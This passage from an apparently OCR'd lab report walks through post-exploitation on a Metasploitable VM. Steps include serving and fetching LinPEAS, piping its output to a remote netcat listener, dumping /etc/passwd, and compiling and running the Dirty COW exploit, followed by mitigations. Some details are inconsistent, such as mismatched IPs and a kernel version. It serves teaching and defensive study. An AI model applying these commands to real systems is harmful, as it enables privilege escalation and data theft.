- **No Warranty Message:** As per the Ubuntu distribution, software is provided without any warranty.

Step 6: Analyzing Network Interfaces



Explanation:

In this step, the ip a command is used to list all network interfaces on the system along with their configurations and status.


Key Outputs:

- **lo (Loopback Interface):**
  - **Status:** UNKNOWN
  - **IPv4 Address:** 127.0.0.1 o **IPv6 Address:** ::1/128 o **Purpose:** Used for internal communication within the host (localhost).
- **eth0 (Ethernet Interface):**
  - **Status:** UP o **IPv4 Address:** 192.168.74.186/24 o **MAC Address:** 00:0c:29:31:b6:9e o **IPv6 Address:**
    - 2401:4900:9002:bd28:47af:3e2a:9fb0:e03b

- fe80::ff0f:97ff:b513:c8f2

- **Purpose:** This is the primary network interface connected to the local network.

Step 7: Starting a Simple HTTP Server'



Description:
In this step, a simple HTTP server is launched using Python to serve files from the current directory. This technique is commonly used to transfer scripts like linpeas.sh between hosts on the same network.

Command Breakdown:

- **Command:** python3 -m http.server 5050
- python3: Launches the Python 3 interpreter.
- -m http.server: Runs Python's built-in HTTP server module.
- 5050: Sets the server to listen on port 5050 for incoming HTTP requests.

Output:


- The terminal confirms that the server is running:
  Serving HTTP on 0.0.0.0 port 5050
  This means it is accessible from any IP address in the local network.

- The connection log shows a successful request from the target machine (192.168.74.156) retrieving linpeas.sh:

  "GET /linpeas.sh HTTP/1.0" 200 -

Usage:
Other devices on the same network can now access the hosted file by visiting:
http://192.168.74.186:5050/linpeas.sh

Step 8: Downloading LinPEAS Script



Objective:
To download the linpeas.sh script for privilege escalation enumeration on the target Linux system (Metasploitable).

Command Used: wget

http://192.168.74.186:5050/linpeas.sh


Process:

- Initial attempts to download the script from IPs 192.168.74.154 and 192.168.74.156 failed due to network errors (No route to host and Connection refused).
- A successful connection was established with 192.168.74.186:5050, where the Python HTTP server was running.
- An HTTP 200 OK response confirmed that the file was available.

- The script (linpeas.sh) was downloaded successfully and saved as linpeas.sh.2, with a total size of **840,085 bytes (820 KB)** at a speed of **16.16 MB/s**. **Next Steps:**

Make the script executable and run it to enumerate the system for potential privilege escalation vectors.

Step 9: Listing Files



Command Executed:

ls

• This command is used to list the files and directories in the current working directory.

• **Output:**


• It shows five items:

- **linpeas.sh**: A script used for Linux privilege escalation auditing.
- **linpeas.sh.1**: A duplicate copy of the linpeas.sh script.
- **linpeas.sh.2**: The most recent copy of the script downloaded using wget.
- **output:** A file likely containing the output results of a previous script execution.
- **vulnerable**: A directory or file related to known vulnerabilities, possibly used for exploitation or testing.

Brief Explanation:

In this step, the user is verifying the files present in the current working directory on the Metasploitable instance. The presence of multiple versions of linpeas.sh indicates repeated downloads or backups of the script, which is a common tool used in privilege escalation assessments.

Step 10: Execute the linpeas.sh Script



Explanation:

1. **Change File Permission:**
   - The command chmod +x linpeas.sh.2 is used to make the downloaded LinPEAS script executable.
   - No errors occurred in this step, indicating the script permissions were updated successfully.
2. **Execute the Script:**
   - The command ./linpeas.sh.2 >> output is used to run the script and append its output to a file named output.
   - Using >> ensures that any previous contents in the output file are preserved while adding new results.

Summary:

- Ensure correct permissions are applied using chmod to allow script execution.

- Use the correct script filename (linpeas.sh.2 in this case) and output redirection to capture results for analysis.

Step 11: Running linPEAS Script



Explanation:

• **Context:**

You are attempting to run the linPEAS script, which is a popular Linux privilege escalation auditing tool.


• **Error Messages:**

- **Bash Version Requirement**: The script requires Bash version 4 or newer. If your Bash version is older, you will need to update it.
- **Permission Denied**: A series of "Permission denied" messages indicate that the script is trying to access directories or files for which the current user does not have the necessary permissions. This can limit the effectiveness of the script.
- **sed Error**: Indicates there's an issue with a regular expression within the script, which could also point to compatibility issues with the Bash version.
- **Logrotate Error**: The "unknown error" relating to logrotate suggests a potential misconfiguration or version issue affecting its functionality, particularly with the arguments being used.

Recommended Actions:

- **Verify Bash Version**: Use the command bash --version to check your current Bash version.
- **Run as Root or with Escalated Privileges**: If possible, run the script as the root user or with sudo to avoid permission issues.
- **Check Script Compatibility**: Ensure the version of linPEAS you are using is compatible with your system's configuration and Bash version.

Step 12: Setting Up a Netcat Listener



Explanation:

- **Command:**

nc -nlvp 4000 > myoutput.txt

- **nc:** This command calls Netcat, a versatile networking utility. • -n: Disables DNS lookups, allowing for faster connections.
- **-l**: Tells Netcat to listen for incoming connections.
- **-v**: Enables verbose mode, providing more information about connections.
- **-p 4000:** Specifies the port number (4000) on which Netcat will listen.
- **> myoutput.txt**: Redirects the incoming data to a file named myoutput.txt.


Purpose:

- This command sets up a listener on port 4000, waiting for incoming connections. Any data received will be saved to myoutput.txt.

Listening Status:

- The output confirms that Netcat is successfully listening on port 4000 and receives a connection from the IP address 192.168.74.156.

Step 13: Attempt to Connect Using Netcat (nc)



Command:

nc 192.168.44.128 4000 < output


Explanation:

This command uses Netcat (nc) to initiate a TCP connection to the IP address 192.168.74.156 on port 4000, and sends the contents of the file named output to that IP and port.

- nc stands for Netcat, a command-line utility used for reading and writing data across network connections.
- 192.168.74.156 is the target host.
- 4000 is the target port.
- < output redirects the contents of the output file into the TCP connection.

In context, the previous line shows a failed attempt to connect to 192.168.44.129 on port 4000, which returned "Connection refused", indicating that nothing was listening on that port. Now, the command is trying the same port on a different IP (192.168.44.128), possibly assuming that a service may be listening there instead.

Step 14: Confirming Received File and Directory Contents




Command:

ls

Explanation:

This command lists the contents of the current directory, which in this case is /home/kali. After running the Netcat listener (nc -nlvp 4000 > myoutput.txt) and receiving a connection from the Metasploitable machine, the file myoutput.txt is created or updated with the incoming data. The output of ls confirms that the file myoutput.txt now exists in the directory along with other files like password.txt, username.txt, and standard folders like Desktop, Downloads, etc.

Step 15: Review Output from linpeas.sh



Command Execution:

• The command cat myoutput.txt is executed, which displays the contents of the f ile myoutput.txt.

• **Script Download:**

• The script linpeas.sh is downloaded from a remote server (IP: 192.168.44.128). • The response from the server indicates that the script was successfully saved.

• **Permissions:**

• There are several "Permission denied" messages, indicating that the user attempting to run the script does not have the necessary permissions for various files.

• **Script Requirements:**

• A notice is shown stating that the script requires Bash version 4 or higher, which may hint that the current environment may not meet this requirement.

• **Personalized Message:**

• At the end, a friendly message asks, "Do you like PEASS?" followed by information on where to learn more about cloud hacking and social media handles.

Explanation

• **Purpose of linpeas.sh:**

This script is used for privilege escalation enumeration in Linux environments. It checks for potential vulnerabilities.

• **Output Analysis:**

• Users should investigate the "Permission denied" messages to determine whether they're being restricted from accessing important files, which could offer paths for privilege escalation.

• Ensuring that Bash is the required version is essential for executing scripts properly.

Step 16: Caching Directories Done



Heading: System Information

• **Operative System:** Linux version 2.6.24-16-server (buildd@palmer)

• **Distributor ID:** Ubuntu


• **Release**: 8.04

• **Codename:** hardy

• **Sudo Version**: Sudo version 1.6.9p10 **Explanation:**

• This step involves the gathering of essential system information, including the operating system version, distribution ID, release number, and the sudo version. This information is crucial for security assessments and ensuring that the system is up to date and configured properly for potential vulnerabilities.

Step 17: Enumerating Users and Groups




Description:

This step lists all users and their associated groups on the target system. The goal is to identify potentially privileged users, find service accounts, and detect any misconfigurations that can be leveraged for privilege escalation. Explanation: The output in the screenshot shows the contents of /etc/passwd along with group information— likely retrieved by using a tool like linpeas.sh, or with a command such as: getent passwd or cat /etc/passwd It lists all user accounts (like root, msfadmin, www-data, postgres, mysql, etc.) along with their user ID (UID), group ID (GID), and the groups they belong to.

Key findings from this list:

- The user msfadmin belongs to multiple groups, including adm and admin, which may have elevated privileges.
- Service accounts such as mysql, postgres, www-data, and others are present. • Group memberships like adm, sudo, lpadmin, or video may be exploitable depending on system configurations.

Step 18: Privilege Escalation Using Dirty COW Exploit



Explanation:

This step demonstrates a local privilege escalation using the Dirty COW vulnerability (CVE2016 5195), which exploits a race condition in the copy-on-write mechanism of the Linux kernel.

Here's the breakdown:

Commands and Output Explained:

1. id and uname -r o id: Confirms the user has root privileges (uid=0). o uname -r: Shows the kernel version 6.12.20-amd64. Dirty COW affects many older kernels, but this version is shown just to check for compatibility.

2. Cloning Dirty COW Exploit Code: git clone https://github.com/dirtycow/dirtycow.github.io.git cd dirtycow.github.io o This downloads the source code and files for exploiting the vulnerability.

3.Compilation Attempt and Fix: o First compilation fails due to a missing file: gcc -o dirtycow dirty.c -lpthread -lcrypt cc1: fatal error: dirty.c: No such file or directory o Realizes the correct file is dirtycow.c, then compiles successfully: gcc -o dirtycow dirtycow.c -lpthread -lcrypt

4.Running the Exploit: o Executes the compiled binary: ./dirtycow target_file new_content o This exploit overwrites a privileged file (e.g., /etc/passwd) with injected content to escalate privileges.

5.Privilege Escalation Success Check: o Running id again confirms the exploit succeeded by showing: uid=0(root) gid=0(root) groups=0(root)

Impact Analysis

- **Severity**: Critical

- **Access Level Gained**: Full root privileges
- **Exploitability**: Requires only local access to a system with a vulnerable Linux kernel
- **Persistence Risk**:
    - Attacker can create root-level backdoors
    - Disable security tools
    - Move laterally across the network
- **Stealth**:
    - Exploit can be executed with minimal detection
    - Especially effective if logging and monitoring are weak

Mitigation and Remediation

Action	Description
Patch Kernel	Upgrade the Linux kernel to version **4.8.3 or later** to patch Dirty COW.
Monitor File Integrity	Use tools like **AIDE** or **OSSEC** to detect unauthorized file modifications.
Reduce SUID Binaries	Audit and minimize **SUID binaries** to limit privilege escalation paths.
Apply Least Privilege	Ensure users/services have **minimum necessary permissions**.
Implement Security Modules	Use **AppArmor** or **SELinux** to restrict behavior, even postexploit.

Conclusion:

The **LinPEAS** tool was utilized to perform a thorough privilege escalation assessment on the compromised Linux system. During this process, the **Dirty COW (CVE-2016-5195)** vulnerability was identified as a viable local privilege escalation vector.

The exploit was **successfully compiled and executed**, resulting in **full root access** to the system. This highlights a **critical post-exploitation risk**, emphasizing the consequences of running **unpatched or outdated Linux kernels**.

To effectively mitigate such threats:

- **Regularly update the kernel** to patch known vulnerabilities like Dirty COW.
- **Enforce least privilege principles** and minimize attack surfaces.
- **Implement monitoring and security modules** to detect and contain exploit attempts.

Failing to do so may allow attackers to **persist, escalate, and move laterally** within a network, severely compromising system and organizational security.

Experiment 9

Full Web Application Penetration Test

Objective

To identify, exploit, and document web application vulnerabilities in the OWASP Juice Shop using OWASP ZAP.

Prerequisites

- Environment Setup:
- Install OWASP Juice Shop: Follow the official installation guide.
- Install OWASP ZAP: Download from OWASP ZAP website.
- Install supporting tools:
- Browser with OWASP ZAP plugin or proxy settings configured.
- Burp Suite (optional for additional validation).

2. System Requirements:

